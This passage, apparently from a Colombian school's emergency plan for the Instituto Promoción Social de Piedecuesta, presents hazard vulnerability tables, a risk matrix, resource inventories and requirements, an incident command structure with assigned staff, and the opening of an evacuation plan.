RIESGO PÚBLICO	EXTERNO	El riesgo público incluye los robos o hurtos, los asaltos o atracos, los saqueos y los atentados. De acuerdo a la inspección de las instalacones se puede encontrar inseguridad en sus linderos, no posee bobinas de electricidad en las rejas de la parte suroccidental de la institución que permite el ingreso de personas no deseables, y en la entrada vehicular no posee candados de seguridad para la puerta de acceso.	Inminente	

3.2 ANÁLISIS DE VULNERABILIDAD

Después del análisis de amenazas realizado se procedió al análisis de vulnerabilidad que nos permitió determinar su nivel en alta, media o baja para de los aspectos: las personas, los recursos y los sistemas - procesos. Para cada amenaza se realizó una lista de verificación donde se inspeccionó las condiciones en los tres aspectos que presenta la institución (ver anexo 6).

3.2.1 Análisis de vulnerabilidad de personas Se revisó las condiciones de gestión organizacional, capacitación - entrenamiento y las características de seguridad. Se valoró con puntajes de 0, 0.5 o 1 para cada pregunta de la lista y se realizó el cálculo respectivo para determinar el nivel de vulnerabilidad en cada amenaza (ver tabla 16).

Tabla 16. Resultados del análisis de vulnerabilidad de personas

AMENAZA	Gestión Organizacional	Capacitación y entrenamiento	Características de seguridad	TOTAL
SISMOS	0,14	0,20	0,50	0,84
	MALO	MALO	REGULAR	ALTA
INUNDACIÓN	0,14	0,25	0,50	0,89
	MALO	MALO	REGULAR	ALTA
EVENTOS ATMOSFÉRICOS	0,14	0,00	0,40	0,54
	MALO	MALO	REGULAR	ALTA
INCENDIOS	0,14	0,30	0,50	0,94
	MALO	MALO	REGULAR	ALTA
CONTAMINACIÓN POR SUSTANCIAS QUÍMICAS	0,21	0,40	0,33	0,94
	MALO	REGULAR	MALO	ALTA
CONCENTRACIÓN MASIVA	0,16	0,20	0,63	0,99
	MALO	MALO	REGULAR	ALTA
FALLA ESTRUCTURAL	0,14	0,20	0,50	0,84
	MALO	MALO	REGULAR	ALTA
INTOXICACIÓN ALIMENTARIA	0,25	0,40	0,50	1,15
	MALO	REGULAR	REGULAR	MEDIA
EXPLOSIÓN	0,17	0,00	0,50	0,67
	MALO	MALO	REGULAR	ALTA
RIESGO PÚBLICO	0,13	0,25	0,50	0,88
	MALO	MALO	REGULAR	ALTA

3.2.2 Análisis de vulnerabilidad de recursos Se revisó las condiciones de suministros, edificaciones y equipos presentes en las instalaciones, dando puntajes de 0, 0.5 y 1 para cada interrogante y luego se hizo el cálculo para determinar su nivel (ver tabla 17).

Tabla 17. Resultados del análisis de vulnerabilidad de recursos

AMENAZA	Suministros	Edificaciones	Equipos	TOTAL
SISMOS	0,38	0,29	0,13	0,79
	REGULAR	MALO	MALO	ALTA
INUNDACIÓN	0,33	0,25	0,40	0,98
	MALO	MALO	REGULAR	ALTA

EVENTOS ATMOSFÉRICOS	0,75	0,58	0,50	1,83
	BUENO	REGULAR	REGULAR	MEDIA
INCENDIOS	0,90	0,63	0,50	2,03
	BUENO	REGULAR	REGULAR	BAJA
CONTAMINACIÓN POR SUSTANCIAS QUÍMICAS	0,67	0,25	0,50	1,42
	BUENO	MALO	REGULAR	MEDIA
CONCENTRACIÓN MASIVA	1,00	0,63	0,75	2,38
	BUENO	REGULAR	BUENO	BAJA
FALLA ESTRUCTURAL	0,75	0,64	0,50	1,89
	BUENO	REGULAR	REGULAR	MEDIA
INTOXICACIÓN ALIMENTARIA	1,00	0,50	0,38	1,88
	BUENO	REGULAR	REGULAR	MEDIA
EXPLOSIÓN	0,88	0,50	0,42	1,88
	BUENO	REGULAR	REGULAR	MEDIA
RIESGO PÚBLICO	0,50	0,25	0,17	0,92
	REGULAR	MALO	MALO	ALTA

3.2.3 Análisis de vulnerabilidad de sistemas y procesos Se revisó las condiciones de servicios, sistemas alternos y recuperación de los aspectos dando puntajes de 0, 0.5 y 1 en cada uno y se hizo el cálculo respectivo para determinar su nivel (ver tabla 18).

Tabla 18. Resultados del análisis de vulnerabilidad de sistemas y procesos

AMENAZA	Servicios	Sistemas alternos	Recuperación	TOTAL
SISMOS	0,83	0,83	0,33	1,99
	BUENO	BUENO	MALO	MEDIA
INUNDACIÓN	0,83	0,83	0,33	1,99
	BUENO	BUENO	MALO	MEDIA
EVENTOS ATMOSFÉRICOS	0,83	0,83	0,33	1,99
	BUENO	BUENO	MALO	MEDIA
INCENDIOS	0,83	0,83	0,33	1,99
	BUENO	BUENO	MALO	MEDIA

CONTAMINACIÓN POR SUSTANCIAS QUÍMICAS	0,60	0,83	1,00	2,43
	REGULAR	BUENO	BUENO	BAJA
CONCENTRACIÓN MASIVA	1,00	0,83	0,38	2,21
	BUENO	BUENO	REGULAR	BAJA
FALLA ESTRUCTURAL	0,83	0,83	0,33	1,99
	BUENO	BUENO	MALO	MEDIA
INTOXICACIÓN ALIMENTARIA	0,63	0,83	1,00	2,46
	REGULAR	BUENO	BUENO	BAJA
EXPLOSIÓN	0,83	1,00	0,38	2,21
	BUENO	BUENO	REGULAR	BAJA
RIESGO PÚBLICO	0,88	1,00	0,00	1,88
	BUENO	BUENO	MALO	MEDIA

3.3 NIVEL DE RIESGOS

3.3.1 Calificación del nivel de riesgo Una vez identificada cada amenaza y realizado el análisis de vulnerabilidad se procede a consolidar la información de los resultados de cada estudio y se calcula el promedio para determinar el riesgo de cada amenaza (ver tabla 19).

Tabla 19. Matriz de riesgos

ANÁLISIS DE AMENAZA			ANÁLISIS DE VULNERABILIDAD											NIVEL DE RIESGO					
AMENAZA	CALIFICACIÓN	COLOR DEL ROMBO	PERSONAS			RECURSOS				SISTEMAS Y PROCESOS				RESULTADO DEL DIAMANTE	INTERPRETACIÓN				
			1. Gestión Organizacional	2. Capacitación y entrenamiento	3. Características de seguridad	Total Vulnerabilidad: Personas	Color rombo: Personas	1. Suministros	2. Edificaciones	3. Equipos	Total Vulnerabilidad: Recursos	Color rombo: Recursos	1. Servicios			2. Sistemas alternos	3. Recuperación	Total Vulnerabilidad: sistemas y procesos	Color rombo: Sistemas y procesos
SISMOS	Inminente		0,14	0,20	0,50	0,84		0,38	0,29	0,13	0,79		0,83	0,83	0,33	1,99			ALTO
INUNDACIÓN	Inminente		0,14	0,25	0,50	0,89		0,33	0,25	0,40	0,98		0,83	0,83	0,33	1,99			ALTO
EVENTOS ATMOSFÉRICOS	Probable		0,14	0,00	0,40	0,54		0,75	0,58	0,50	1,83		0,83	0,83	0,33	1,99			MEDIO
INCENDIOS	Inminente		0,14	0,30	0,50	0,94		0,90	0,63	0,50	2,03		0,83	0,83	0,33	1,99			MEDIO
CONTAMINACIÓN POR SUSTANCIAS QUÍMICAS	Probable		0,21	0,40	0,33	0,94		0,67	0,25	0,50	1,42		0,60	0,83	1,00	2,43			MEDIO
CONCENTRACIÓN MASIVA	Inminente		0,16	0,20	0,63	0,99		1,00	0,63	0,75	2,38		1,00	0,83	0,38	2,21			MEDIO
FALLA ESTRUCTURAL	Probable		0,14	0,20	0,50	0,84		0,75	0,64	0,50	1,89		0,83	0,83	0,33	1,99			MEDIO
INTOXICACIÓN ALIMENTARIA	Probable		0,25	0,40	0,50	1,15		1,00	0,50	0,38	1,88		0,63	0,83	1,00	2,46			MEDIO
EXPLOSIÓN	Posible		0,17	0,00	0,50	0,67		0,88	0,50	0,42	1,88		0,83	1,00	0,38	2,21			MEDIO
RIESGO PÚBLICO	Inminente		0,13	0,25	0,50	0,88		0,50	0,25	0,17	0,92		0,88	1,00	0,00	1,88			ALTO

3.3.2 Priorización de escenarios y medidas de intervención La priorización de escenarios realizada permite establecer acciones de prevención (enfocadas hacia la amenaza) y mitigación (enfocada hacia la vulnerabilidad del riesgo) que enfatizan la protección de la integridad humana, de los recursos y sistemas presentes en el Instituto Promoción Social de Piedecuesta.

Aunque todos los escenarios no proporcionan el mismo nivel de riesgo según los colores del diamante, se sugieren actividades y/o medidas para cada una de las amenazas encontradas (anexo 7) enfatizando en acciones más radicales y de mayor grado de importancia en aquellas cuyo nivel de riesgo es alto (sismo, inundación y riesgo público).

Las acciones de intervención (prevención y mitigación) permiten estar alertas para realizar los cambios según la información recepcionada, generando reportes de resultados útiles para dar un mejor manejo a las posibles situaciones de emergencia que se puedan presentar.

4. RECURSOS, SUMINISTROS Y SERVICIOS

4.1 INVENTARIO DE RECURSOS, SUMINISTROS Y SERVICIOS

En una situación de emergencia es muy importante contar con los elementos necesarios para su atención y respuesta. Se realizó un inventario de todos los recursos físicos que existen para la atención a emergencias en el Instituto Promoción Social de Piedecuesta (ver anexo 8), para ello se observó con cuales elementos son los que se cuenta, en que cantidad, su ubicación y su estado (para evaluar su disponibilidad ante cualquier situación de emergencia). En las siguientes tablas se nombran los recursos, suministros y servicios existentes:

Tabla 20. Recursos existentes para la atención a emergencias

RECURSO	CANTIDAD	ESTADO Y/O COMENTARIO
Gabinete contra incendios	6	Los extintores pertenecientes a los gabinetes son de 10 libras y se encuentran descargados, los demás elementos se encuentran completos.
<i>Extintores:</i>	<i>18</i>	Los extintores guardados son de 20 libras, se encuentran descargados y sin un puesto específico.
Extintor de polvo químico seco	1	
Extintor de polvo químico tipo ABC	14	
Extintor de agua	2	
Extintor de solkaflam	1	
Camillas	2	Las camillas se encuentran en buen estado pero sin sus accesorios (correas sujetadoras graduables e inmovilizadores de cuello cervical anti fluidos).
Botiquín de primeros auxilios	1	Existe un botiquín de primeros auxilios portátil con los medicamentos y utensilios necesarios para la prestación del servicio.
Señalización	25	Se cuenta con señales de salvamento o socorro en polietileno ubicadas en las instalaciones.
Sensor de humo	4	El edificio administrativo cuenta con 4 sensores ubicados en los techos del mismo, estando en las condiciones óptimas para su uso.

Tabla 21. Suministros y servicios existentes para la atención a emergencias

SUMINISTRO Y/O SERVICIO	ESTADO Y/O COMENTARIO	
Planta eléctrica	La planta eléctrica tiene la capacidad para suministrar 12 horas de energía a las instalaciones s toda marcha.	
Hidrante	Se encuentra a la salida de la institución.	
Timbre	El timbre es usado como alarma en situaciones de emergencia.	
Circuito de vigilancia interna	El sistema de vigilancia interna cuenta con 16 cámaras que graba las 24 horas y almacena la información hasta por 72 horas. La ubicación de las cámaras es:	
	CANTIDAD	LUGAR
	2	En la entrada de la institución.
	1	En la rampa del Edificio Laboratorios.
	1	En la rampa para bajar al Edificio Cafetería.
	1	En la parte posterior al bloque F, frente a la cancha.
	1	En la parte posterior a los baños del bloque F.
	1	En la parte occidental de los bloques C,D, y E.
	1	En el pasillo del primer piso de Laboratorios.
1	En el pasillo del segundo piso de Laboratorios.	
7	En cada una de las salas de informática y laboratorios.	

4.2 REQUERIMIENTO DE RECURSOS

Para determinar el requerimiento de recursos necesarios en el momento de una emergencia hay que observar sus estructuras, el área total y la distribución del personal dentro de ella. Teniendo en cuenta que el área construida de 11.068 m² equivale al 20% del área total, tiene que existir un inventario bien equipado de dichos recursos.

Para establecer los recursos para una buena adecuación de las instalaciones en temas de seguridad, según la normatividad vigente aplicable, se tiene en cuenta la localización de los extintores de acuerdo con las normas NFPA²⁹, la señalización reglamentada de seguridad según las Normas Técnicas Colombianas NTC 1461³⁰,

²⁹ Normas Técnicas de la National Fire Protection Association (NFPA).

³⁰ Higiene y seguridad. Colores y señales de seguridad.

NTC 1931³¹ y las ISO 3864-1³² e ISO 16069³³ que proponen un estándar de colores, contrastes y formas geométricas para imágenes de seguridad. También se tiene en cuenta el Decreto Supremo 594 de 2000 del Ministerio de la Salud³⁴.

Se establece el siguiente requerimiento de recursos para el Instituto Promoción Social de Piedecuesta en el momento que se tiene ya ejecutado el análisis de los recursos existentes y la determinación de faltantes.

Tabla 22. Requerimientos de recursos, suministros y recursos

REQUERIMIENTO DE RECURSOS	CANTIDAD	OBSERVACIONES
Gabinete contra incendios	6	Los 6 extintores de los gabinetes contra incendios que se encuentran vencidos se sugieren cambiar por extintores de CO2 según lo indica la actualización normativa para extintores, que recomiendan cambiar los extintores de solkaflam, de agua y PQS tipo ABC por extintores de CO2.
Extintores	18	Se tienen dos propuestas ya que es una institución educativa pública y se debe regir bajo un presupuesto del gobierno. Una es que recarguen todos los extintores (teniendo en cuenta que hay 1 de solkaflam, 1 PQS, 2 de agua y 14 de polvo químico seco tipo ABC) ya que la disposición monetaria de compra es alta. Y la otra opción es que compren todos los extintores de CO2 que se necesitan, o poco a poco ir cambiándolos teniendo en cuenta que se haga un presupuesto necesario que cubra el costo de compra para el próximo año.
Botiquín de primeros auxilios	3	Se requieren 3 botiquines portátiles de primeros auxilios adecuados con elementos y medicamentos necesarios (nombrados en el marco teórico) que permitan ser transportados al lugar de la emergencia.
Camillas	5	Se recomienda comprar los accesorios faltantes de las dos camillas que se encuentran guardadas para poderlas colocar en un sitio adecuado y comprar tres camillas más que se necesitan para que cada edificio cuente con una camilla y en el edificio de aulas de clase se cuente con 2 camillas, 1 disponible para los primeros pisos y la otra para los segundos pisos.
Sistemas de alarma	2	Se sugiere la compra de un sistema de alarma adecuado para las instalaciones que posea buen alcance ya que la institución se encuentra dispersa por un área de 42.411 m ² . El sistema de alarma debe estar dispuesto de dos componentes, el mecanismo de alerta y el de alarma que permita la identificación del sonido en cualquier punto de la institución.
Sensores de movimiento	4	Se necesitan para la adecuación de la zona del circuito interno de seguridad la implantación de elementos que ayuden en momentos de emergencia donde se requiera protección de personal presente en el área.
Sensores de humo	12	Se requiere para instalación de los sensores que sean 2 unidades por cada piso para mantener en buena identificación la presencia de humo en las instalaciones, que estén dispuestos y sean útiles en explosiones, incendios y propagación de gases.
Luces de emergencia	15	Se requieren 15 luminarias (ubicadas cada una en el acceso a cada rampa, a cada una de las escaleras y en las salidas de los bloques y/o edificios) que brinden en momentos de emergencia la identificación de la salida de cada uno de los niveles de los edificios, siendo elementos de mitigación de riesgos por falta de visibilidad.

³¹ Protección contra incendios. Señales de seguridad.

³² Parte 1. Principios de diseño y señalización de seguridad en lugares de trabajo.

³³ Sistemas de señalización de rutas de evacuación.

³⁴ Artículo 45 del Decreto Supremo 594 de 2000 del Ministerio de Salud establece el tipo de extintores adecuado según la posibilidad de incendio y el tipo de materiales que se manipulen.

Señalización	75	Se recomienda la compra de la señalización faltante en láminas de polietileno que cubra la totalidad de las instalaciones de la siguiente manera:			
		SEÑAL	CANTIDAD	SEÑAL	CANTIDAD
			30		6
			8		6
			5		5
			2		3
	10				

4.3 PRESUPUESTO FINANCIERO PARA EL REQUERIMIENTO DE RECURSOS, SUMINISTROS Y SISTEMAS

Para calcular un estimado del monto necesario para la compra de los recursos faltantes en la búsqueda de tener una adecuación óptima para cuando suceda una situación de emergencia se tuvo en cuenta 6 empresas que comercializan los diferentes tipos de artículos requeridos. Para la escogencia de dichas empresas se tuvo en cuenta algunos aspectos importantes a la hora de la compra de estos elementos, algunas que fueran empresas de la región y otras del centro del país pero con buen nombre y reconocimiento nacional en el mercado, observando la seriedad de la empresa a la hora de solicitar las cotizaciones en cuanto al tiempo de respuesta de dicha solicitud (ver anexo 9). Teniendo en cuenta los recursos y suministros faltantes se estima el costo necesario en \$5.900.000 para la compra de dichos elementos.

5. ESTRUCTURA ORGÁNICA PARA LA ATENCIÓN DE EMERGENCIAS

5.1 ESTRUCTURA ORGANIZACIONAL DEL SCI PARA EL INSTITUTO PROMOCIÓN SOCIAL DE PIEDECUESTA

En la estructuración de un plan de emergencias se debe definir un esquema organizacional donde se asignen funciones, responsabilidades, autoridad para la toma de decisiones y ejecutar acciones adecuadas, que permitan controlar un incidente. Se establece entonces el Sistema de Comando de Incidentes (SCI) como modelo organizacional para emergencias en el Instituto de Promoción Social, teniendo en cuenta que el personal presente en la jornada de la mañana es diferente al personal presente en la jornada de la tarde.

Para la operación de un Sistema de Comando de Incidentes se deben contemplar acciones preventivas, de preparación, de respuesta, de recuperación y mitigación de las emergencias, y se debe definir una persona que esté a cargo del incidente, la cual se encargara de orientar y organizar los recursos y el personal de atención para la emergencia. El SCI organiza al personal y asigna las tareas de tal forma que la persona a cargo no esté sobreocupada, facilite la comunicación, reportes y el establecimiento de una cadena de comando entre el personal³⁵. En las figuras 20.a. y 20.b. podemos ver la estructura de SCI del Instituto Promoción Social junto con los responsables para las jornadas de la mañana y de la tarde, respectivamente.

³⁵ Guía para elaborar planes de emergencia y contingencia. FOPAE, versión, 10, 2013

Figura 18 (a). Estructura del SCI para la jornada de la mañana





Figura 20 (b). Estructura del SCI para la jornada de la tarde



En acción a una respuesta efectiva ante emergencias que impliquen evacuación debe definirse los responsables del nivel operativo de la estructura. Los responsables operativos actúan como recursos humanos que posee la institución para la atención a las emergencias, dichas personas pertenecen a los entes de

líder de emergencias, coordinadores de evacuación y brigadistas (ver tabla 23 y tabla 24).

Tabla 23. Recursos humanos de la Institución en la jornada de la mañana

CARGOS Y RESPONSABLES	
LÍDER DE EMERGENCIAS	Maritza Ovalle
COORDINADOR DE EVACUACIÓN	
Ed. Administrativo	Jesús Niño
Ed. Laboratorios	Juan Estupiñán
Ed. Restaurante	Amparo Vera
Ed. Aulas de clase (1° nivel)*	Adriana Arguello
Ed. Aulas de clase (2° nivel)*	Claudia Callejas
BRIGADISTAS	Emilse Moreno
	Candy Quintero
	Juan Rangel
	Marritza López
	José Mendoza

*Se asignan dos coordinadores de evacuación (uno por cada nivel) para el edificio de aulas de clase porque la dimensión de la estructura, en cuanto a la cantidad de sus ocupantes, es mucho mayor que la de los demás edificios de la institución, entonces se hace responsable las funciones de coordinador de evacuación a las dos personas para soportar el proceso de evacuación.

Tabla 24. Recursos humanos de la Institución en la jornada de la tarde

CARGOS Y RESPONSABLES	
LÍDER DE EMERGENCIAS	Diana Osma
COORDINADOR DE EVACUACIÓN	
Ed. Administrativo	Oliva Osorio
Ed. Laboratorios	Ana Pedraza
Ed. Restaurante	Maritza Ovalle
Ed. Aulas de clase	Gladys Pelaez
BRIGADISTAS	Rocío Flórez
	Alix Vergara
	Patricia Bueno
	Luz Padilla

5.2 FUNCIONES DE LOS MIEMBROS DE LA ESTRUCTURA DEL SCI

Para el correcto funcionamiento del SCI se deben definir las funciones de los miembros de la estructura (ver anexo 10). Las responsabilidades generales de acuerdo al nivel jerárquico de la estructura se ven a continuación (ver tabla 25):

Tabla 25. Funciones generales del SCI por nivel jerárquico

NIVEL	RADIO DE ACCIÓN	RESPONSABILIDAD
Estratégico	Global y total	> Garantizar el cumplimiento del programa de preparación para emergencias, asegurando los medios administrativos y técnicos necesarios para su implantación, mantenimiento y puesta en práctica de las fases de entrenamiento y procedimientos en caso de emergencia.
		>Asumir la máxima responsabilidad y autoridad antes, durante y después de la emergencia
		>Tomar decisiones de alto nivel.
		>Será el único ente autorizado para transmitir información sobre la emergencia a la empresa a los medios de comunicación y familiares de los afectados si los hubiese.
Táctico	Parcial	>Responder operativamente por el manejo y la supervisión de la emergencia
		>Definir acciones según el curso de actuación determinado por el SCI y destinar recursos para su implementación
Operativo	Puntual y restringido	>Utilizar Recursos
		>Ejecutar las acciones

Fuente. Plan Escolar de Emergencias, 2010

A continuación se definen las funciones y responsabilidades indispensables de los integrantes de la estructura organizacional propuesta para la institución:

- **Comandante de Incidentes (CI)**

- ✓ Participar en el proceso de diseño e implementación del plan de emergencia.
- ✓ Brindar información a la comunidad del colegio sobre la atención de emergencias.
- ✓ Programar acciones de intervención sobre los riesgos identificados en el análisis de riesgo y coordinar las acciones operativas en la atención de emergencias.

- ✓ Asegurar la actualización del documento del plan de emergencias anualmente.
 - ✓ Evaluar las prioridades del incidente junto con el jefe de seguridad y el líder de emergencias.
 - ✓ Administrar los recursos y suministros necesarios para contrarrestar la emergencia.
 - ✓ Participar en la evaluación de los daños en las instalaciones de la institución después del incidente
 - ✓ Auditar el resultado de las medidas de actuación previstas en el plan para analizarlas, evaluarlas y retroalimentar cada uno de los elementos del plan de emergencias.
 - ✓ Elaborar en conjunto con los líderes del SCI el informe final del incidente.
- **Oficial de seguridad**
 - ✓ Promover la capacitación del personal en temas de seguridad.
 - ✓ Garantizar el aseguramiento de la zona de impacto para el cumplimiento de los operativos de respuesta a la emergencia velando por el control de la situación.
 - ✓ Vigilar y evaluar las situaciones peligrosas e inseguras.
 - ✓ Realizar una evaluación inicial sobre la situación e informar al comandante del incidente.
 - ✓ Mantener informado a los miembros de SCI sobre el estado de seguridad.
 - ✓ Garantizar la seguridad de los grupos o brigadistas de emergencia.
- **Oficial de información pública**
 - ✓ Ayudar en la coordinación de jornadas de capacitación y difundir fechas de dichas jornadas.
 - ✓ Formular y emitir la información acerca del incidente a los medios de prensa y otras instituciones u organizaciones relevantes externas.
 - ✓ Respetar las limitaciones para la emisión de información que imponga el comandante de incidente.

- ✓ Difundir el momento de regreso a la normalidad junto con los demás miembros del comité una vez se considere que se ha superado la emergencia.

- **Oficial de enlace**
 - ✓ Establecer y mantener contactos interinstitucionales y una lista de datos de las diferentes entidades de apoyo externo.
 - ✓ Identificar a los representantes de cada una de las organizaciones, incluyendo su comunicación y las líneas de información.
 - ✓ Responder a las solicitudes del personal del incidente para establecer contactos con otras organizaciones.
 - ✓ Documentar todas las decisiones importantes y hechos relacionados con sus actividades en la emergencia.

- **Jefe de planificación**
 - ✓ Organizar la información acerca de estrategias alternativas y planear la programación de los ejercicios de entrenamiento y capacitación.
 - ✓ Supervisar la preparación de los Planes de Acción de los Incidentes (PAI).
 - ✓ Mantener una lista maestra de registro de llegadas de los recursos, suministros y servicios para el incidente en uso de planeación.
 - ✓ Consolidar información de todas las ramas y unidades de la estructura organizacional del incidente.

- **Jefe de la unidad de recursos**
 - ✓ Estructurar un programa de revisión de recursos, suministros y servicios para verificar el estado de estos.
 - ✓ Realizar un programa de mantenimiento a los recursos, con el fin de asegurar un correcto funcionamiento.
 - ✓ Ubicar los recursos en las distintas áreas de la institución y llevar control de los recursos usados en la atención del incidente.

- ✓ Gestionar la reposición y readecuación de todos los equipos usados en la atención de una emergencia.

- **Jefe de la sección de operaciones**
 - ✓ Mantener informado al comandante de incidente acerca de las actividades especiales, incidencia y ocurrencia.
 - ✓ Desarrollar los componentes de los Planes de Acción de Incidentes (PAI).
 - ✓ Supervisar la marcha de las operaciones.
 - ✓ Determinar las necesidades a medida que se valla atendiendo la emergencia y solicitar recursos, suministros o servicios adicionales.

- **Jefe de logística**
 - ✓ Supervisar las acciones de abastecimiento, recepción, almacenamiento, control y manejo de inventarios.
 - ✓ Identificar los servicios y necesidades de apoyo para las operaciones planificadas y esperadas, tales como: instalaciones, informática, medios de transporte, sistema de comunicación y personal a cargo.
 - ✓ Facilitar el transporte y entrega de los elementos necesarios a los brigadistas a la hora del incidente.
 - ✓ Estar en comunicación con el comandante de incidente y los distintos jefes para apoyarlos con las acciones que requieran la atención de la emergencia.
 - ✓ Coordinar con el jefe financiero la reposición y/o mantenimiento de los equipos y elementos para la protección de las instalaciones y atención de emergencias.

- **Jefe de administración y finanzas**
 - ✓ Recopilar toda la información de los costos y proporcionar presupuestos recomendaciones de ahorros en el costo.
 - ✓ Informar al comandante de incidente de las acciones que se han realizado en esta sección para la consecución de suministros y elementos necesarios.

- ✓ Presentar presupuestos de las medidas de mitigación, intervención y prevención para su respectiva aprobación y puesta en marcha en el momento que se presente alguna emergencia.
 - ✓ Mantener una lista maestra de registro de llegadas de los recursos, suministros y servicios en el incidente para intereses financieros.
 - ✓ Registrar y controlar todos los gastos que se ejecuten una vez haya sucedido la emergencia.
 - ✓ Retroalimentar los gastos efectuados durante y después de la emergencia para contrastar con el presupuesto que se tenía disponible en el plan de emergencias.
- **Comité de emergencias**
 - ✓ Planear y organizar las diferentes acciones y recursos para la eficaz atención de una eventual emergencia.
 - ✓ Analizar, evaluar y conformar la estructura de manejo de respuesta operativa y logística a todos los niveles
 - ✓ Coordinar el traslado de los heridos a los centros de asistencia médica.
 - ✓ Si la emergencia amerita una modificación en las directrices de manejo, se deben ajustar a los requerimientos teniendo en cuenta las implicaciones y riesgos.
 - ✓ Apoyar la recuperación de funciones operativas y de la infraestructura.
- **Líder de emergencia**
 - ✓ Coordinar el entrenamiento y capacitación de la brigada de emergencia.
 - ✓ Mantener actualizados los inventarios de los recursos existentes para la atención de una emergencia.
 - ✓ En caso de evacuación coordinar la activación de los guías de evacuación.
 - ✓ Coordinar el control de emergencia con el jefe de seguridad, determinando las prioridades del incidente, objetivos operacionales y estrategias de respuesta.

- ✓ Hacer retroalimentación de la actividad operativa junto con el comandante de incidentes para verificar el impacto de la atención de la emergencia y así poder establecer ajustes de mejora para próximos incidentes.

- **Coordinador de evacuación**

- ✓ Identificar la edificación, sus amenazas, su vulnerabilidad y su exposición a riesgo. Como también el personal que labora y/o estudia allí.
- ✓ Verificar el estado de las rutas de evacuación, puntos de encuentro y los sistemas de notificación y comunicación.
- ✓ Atender y comunicar las órdenes del Puesto de Mando Unificado (PMU) al personal en general.
- ✓ Coordinar el retorno cuando se inspeccione condiciones de seguridad de las instalaciones afectadas.

- **Brigadistas de emergencia**

- ✓ Conocer las instalaciones y los riesgos que se pueden generar en esta.
- ✓ Tener pleno conocimiento de los planes operativos normalizados y la capacidad de los equipos de control de emergencias.
- ✓ Inspección de áreas para reconocer las condiciones de riesgo a las que se está expuesto para tomar medidas preventivas.
- ✓ Actuar inmediatamente cuando se genere la amenaza y usar el equipo de control de emergencias necesario según el evento.
- ✓ Activar los procedimientos de atención de emergencia.
- ✓ Evaluar al personal lesionado de la zona de impacto de acuerdo con la prioridad de sus lesiones y participar en las labores de recuperación.

5.3 BASE DE DATOS

5.3.1 Directorio de grupos de apoyo de emergencias La base de datos informativa de números telefónicos de las entidades externas de socorro, de seguridad y de salud se presenta como herramienta elemental de uso para el momento que se presentan eventos indeseables que afectan a la comunidad educativa y sus instalaciones. El directorio sugerido para el Instituto Promoción Social de Piedecuesta que le será útil en momentos de emergencia que requieran comunicarse con entidades externas que brindan servicios de apoyo y atención contiene las líneas de emergencia de socorro, los números telefónicos de las instituciones de seguridad de Piedecuesta y la dirección y número telefónico de las entidades de salud de la ciudad (ver anexo 11).

5.4 NIVELES DE EMERGENCIA

5.4.1 Nivel I (nivel bajo) La emergencia es identificada solo en un área local de la Institución, puede ser atendida y controlada directamente con los recursos humanos y físicos internos disponibles del área donde ocurre el evento, siendo suficientes para enfrentar la situación. Pertenecen a este nivel de emergencias aquellas ocasionadas por accidentes comunes y de alta frecuencia que puede dar respuesta y actuar el brigadista encargado del área.

5.4.2 Nivel II (nivel medio) La magnitud de la emergencia puede ser atendida y controlada por medio de recursos internos y/o externos, aunque se puede ocasionar perturbación de la actividad académico-administrativa normal. Pueden intervenir los guías de evacuación y el apoyo logístico y/o técnico de la brigada, siendo también controlada por recursos presentes en la institución.

5.4.3 Nivel III (nivel alto) La emergencia posee magnitud superior que supera la capacidad de reacción de la respuesta interna, por lo que es necesario solicitar el apoyo de entidades externas especializadas para enfrentar y controlar la situación. Se debe activar toda la estructura organizacional en sus tres niveles (estratégico, técnico y operativo) ya que puede afectar gran porcentaje de las instalaciones y de la población.

6. PROCEDIMIENTOS OPERATIVOS NORMALIZADOS

Un PON (Procedimiento Operativo Normalizado) es un documento en el cual se determina el paso a paso de las actividades a realizar (antes, durante y después) para actuar ante las emergencias, se documentan los procedimientos efectivos sugeridos para una adecuada respuesta y contingencia a las situaciones de emergencia.

Se estructuraron los PONs para las amenazas más relevantes y de mayor grado de importancia dentro de la institución a la hora de actuar en eventos no deseables. Según los resultados obtenidos del estudio de amenazas, vulnerabilidad y riesgos se estructuraron los PONs para las siguientes situaciones:

- Sismo.
- Inundación.
- Riesgo público.
- Incendio.
- Intoxicación alimentaria.

Cada PON se formula con el diagrama de flujo que detalla el procedimiento llevar a cabo, junto con las posibilidades de sucesos que se pueden generar en las diferentes situaciones de emergencia (ver anexo 12).

7. PLANES DE ACCIÓN DE INCIDENTES

En el marco de la formulación de documentos necesarios para tener en cuenta antes del suceso de emergencias, se establecen los Planes de Acción de Incidentes (PAI) que aplican en la elaboración del Plan de Emergencia del Instituto Promoción Social de Piedecuesta, éstos son:

- Plan General.
- Plan de Seguridad.
- Plan de Primeros Auxilios.
- Plan Contra Incendios.
- Plan de Información Pública.
- Plan de Evacuación.

Se presenta la información pertinente y necesaria (anexo 13) para la caracterización de los planes de acción, donde se puede ver el objetivo del plan, el responsable de su ejecución, los recursos necesarios y las funciones (antes, durante y después) que se deben ejecutar a la hora de poner en práctica cada uno de los planes.

8. PLAN DE EVACUACIÓN

Por medio de este plan se pretende llevar a cabo un conjunto de actividades y procedimientos planeados para que la evacuación del colegio en situación de emergencia sea un éxito. El siguiente protocolo de evacuación (ver anexo 14) podrá ser ejecutado en momentos que se puedan generar por desastres naturales o errores humanos.

8.1 OBJETIVOS

- **General**

Preservar la integridad humana estableciendo una serie de actividades coordinadas encaminadas para el desalojamiento de las estructuras del Instituto Promoción Social de Piedecuesta, donde se debe tener en cuenta en la medida de lo posible la protección y salvamento de las instalaciones y de la información vital para la prestación de servicios en la Institución.

- **Esecíficos**

- ✓ Diseñar los procedimientos adecuados y coordinados para la evacuación de las personas que esten presentes en el colegio en caso de una emergencia que requiera el desalojamiento de sus instalaciones.
- ✓ Establecer con forme a la normatividad vigente un protocolo de protección de la vida humana, donde se difunda y capacite al personal para que se tenga conocimiento de la importancia de la evacuación en caso de emergencia.
- ✓ Reducir la vulnerabilidad de personas, recursos y sistemas ante las amenazas que puedan presentar riesgo dentro de la Institución.

- ✓ Definir un sistema de alarma a utilizar para una oportuna reacción de toda la población estudiantil, donde el esquema organizacional pueda ser efectivo en sus tareas de respuesta.
- ✓ Garantizar la fácil identificación de las rutas de evacuación, salidas de emergencia y los puntos de encuentro mediante la adecuada señalización de las mismas.
- ✓ Determinar las capacidades de carga y de salida de las edificaciones de la Institución.

8.2 ALCANCE

Con el plan de evacuación se pretende cubrir el área total interna del colegio, donde se hace énfasis en los espacios con mayor índice de concurrencia y masa del personal docente y estudiantil.

8.3 FASES DE EVACUACIÓN

